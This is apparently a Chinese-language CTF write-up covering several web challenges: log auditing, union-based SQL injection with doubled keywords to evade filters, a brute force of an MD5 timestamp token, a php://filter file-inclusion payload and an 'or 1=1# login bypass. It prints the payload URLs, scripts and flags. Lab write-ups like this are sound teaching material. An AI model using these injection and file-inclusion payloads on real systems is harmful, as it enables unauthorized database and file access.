
日志审计



直接搜索flag字符串 然后发现 一大串的注入痕迹

观察了发现最后一位的数值不同 猜测可能是ascii 转成 字符就行了

于是把这一串字符串先粘贴到一个记事本里




```
import re
f = open("shenhe.txt")
line = 1
while line:
    line = f.readline()
    if line!='':
        left = re.search('%3D',line).end()
        right = re.search('--',line).start()
        print(chr(int(line[left:right])),end='')
f.close()
```

然后用正则获得最后的ascii的值并且转换成字符然后输出

```
'''
 RESTART: C:\Users\Administrator\AppData\Local\Programs\Python\Python37-32\日志
审核.py
flag{mayiyahei1965ae7569}
>>>
```

web18

注入题



先测试单引号

`http://123.206.31.85:10018/list.php?id=1'` 报错（指的是内容不显示 ）

加上注释

`http://123.206.31.85:10018/list.php?id=1'--+` 不报错

说明这样是可以注入成功的

然后试着测了一下字段数

`http://123.206.31.85:10018/list.php?id=1'union select 1,2,3--+` 报错
结果测试到1-10都报错
然后跑了一下
`http://123.206.31.85:10018/list.php?id=1'union--+` 不报错
发现关键字被过滤
然后试了一下 发现 union、select、or、and都被过滤了（有些可能没测）
这里可以用双写关键字绕过
`http://123.206.31.85:10018/list.php?id=1'ununionion selecselectt 1,2,3--+` 发现字段数是3
爆数据库

```
http://123.206.31.85:10018/list.php?id=0'ununionion selecselectt 1,database(),3--+
```

得到web18
爆表

```
http://123.206.31.85:10018/list.php?id=0'ununionion selecselectt 1,group_concat(table_name),3 from infoorrmation
_schema.tables where table_schema = 'web18'--+
```

注意information里的or也要双写
得到 ctf,flag
爆字段

```
http://123.206.31.85:10018/list.php?id=0'ununionion selecselectt 1,group_concat(column_name),3 from infoorrmatio
n_schema.columns where table_name = 'flag'--+
```

获得id,flag
爆字段值

```
http://123.206.31.85:10018/list.php?id=0'ununionion selecselectt 1,group_concat(flag),3 from flag--+
```

获得flag

what do you do?

flag{22b7a7c3d73d88050722b3eeb102ee45}

3

web20

你的动态密文是：2b823f23a9f3c4bd785036eaa543d7557
GET提交对应的密文可以得到flag(form_input_name='key')
输出格式：'flag{....}'


这里有个动态密文 先尝试刷新的以下 发现一秒内的除了最后一位，动态密文是相同的
猜测是md5(时间戳)+一位随机数

然后写一段脚本提交就好了

```
import time
import hashlib
import requests
import random

def get_token(src):
    md5str = src
    m1 = hashlib.md5()
    m1.update(md5str.encode("utf-8"))
    token = m1.hexdigest()
    return token
s = requests.session()
urllen = 160
while urllen==160:
    url = 'http://123.206.31.85:10020/?key=' + str(get_token(str(int(time.time()+1)))) + str(random.randint(0, 9
))
    html = s.get(url).text
    urllen = len(html)
    print(url)
print(html)
```

urllen的作用是判断页面的text是否为160 因为如果没有flag出现的话 页面大小就是160
然后跑脚本的时候发现动态密文的值是md5(时间戳+1)+一位随机数值（ps:这个搞了我好久 我还以为脚本写错了）（PPS:时间戳要+1是因为是这台电脑系统时间慢一秒 一般不用加1 多谢评论区的大佬指出~）
最后得出flag




web25

这题一开始完全没头绪 试了好久没反应
那个下载页面是404

```
<a href=/2/ziidan.txt  download="zidian.txt">о б т ь</a>
```

一开始我还以为是zidian和ziidan弄反了
还有обть



被这个也误导了很久

下面是解题思路

1	http://123.206.31.85:10025/index.html
2	http://123.206.31.85:10025/shell.php
3	http://123.206.31.85:10025/check.php

先扫描目录 发现有个shell.php

这个才是真正的填写页面
然后那个下载页面要把/2去掉

```
http://123.206.31.85:10025/ziidan.txt
```

然后把字典里的字符串一个个试 就能试出flag了
（完全不知道这题在考什么？？？？）

web3

123.206.31.85:10003/?op=upload

一开始以为是文件上传题 在尝试绕过上传无果后 发现url

可能是文件包含漏洞

https://www.cnblogs.com/iamstudy/articles/include_file.html

```
payload:http://123.206.31.85:10003/?op=php://filter/convert.base64-encode/resource=flag
```

web4

登录题

先注入测试 没有回显

然后尝试一下万能密码

> 账号：admin
> 密码：'or 1=1#
> 登录成功

获得flag